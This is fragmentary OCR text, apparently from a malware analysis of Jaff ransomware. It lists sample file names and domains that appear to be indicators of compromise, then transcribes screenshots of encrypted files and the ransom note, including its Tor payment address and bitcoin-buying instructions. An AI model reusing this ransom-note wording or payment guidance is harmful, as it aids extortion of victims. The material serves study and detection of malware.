
`1 . bruhadson8.exe`




2.fabriquekorea.com




3.whoisfoxxrobiouy.net



4. 35418461.pdf




5.FXCHG1Y.doc



After execution of this .exe file …


jaff decryptor system
Recycle Bin
ReadMe.bmp
ReadMe.html
ReadMe.txt
Files are encrypted!
To decrypt flies you need to obtain
key.
The only copy of the private key, w
allow you to decrypt your files, is l
jaff decryptor system
File Edit View Favorites Tools Help
125%
Search Sample Pictures
New folder
Hydrangeas.jpg.jaff
Jellyfish.jpg.jaff
Penguins.jpg.jaff
ReadMe.bmp
.jaff
ReadMe.html
ReadMe.txt
Tulips.jpg.jaff
jaff decrypto...
C:\Users\Pub...
1:10 PM
5/11/2017


Recycle Bin
README_TO_DECRYPTI.bmp
README_TO_DECRYPT.html
README_TO_DECRYPTI.txt
JAFF DECRYPTOR
Your files are encrypted!
To decrypt flies you need to obtain the private key.
The only copy of the private key, which will allow you to decrypt your files, is located on a secret server in the Internet.
1. You must install Tor Browser:
https://www.torproject.org/download/download-easy.html.en
2. After instalation, run the Tor Browser and enter address:
http://rktazuzi7hbln7sy.onion/
Pictures
Sample Pictures
Search Sample Pictures
Organize
New folder
.wlu
Chrysanthemum.jpg.wlu
Desert.jpg.wlu
Hydrangeas.jpg.wlu
Jellyfish.jpg.wlu
C:\Users\Pub...
3:18 PM
5/23/2017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Simplest online wallet or Some other methods of creating wallet
3 Purchasing Bitcoins, although it's not yet easy to buy bitcoins, it's getting simpler every day.
Here are our recommendations:
localbitcoins.com (WU) Buy Bitcoins with Western Union.
coincafe.com Recommended for fast, simple service.
Payment Methods: Western Union, Bank of America, Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, in person.
localbitcoins.com Service allows you to search for people in your community willing to sell bitcoins to you directly.
cex.io Buy Bitcoins with VISA/MASTERCARD or wire transfer.
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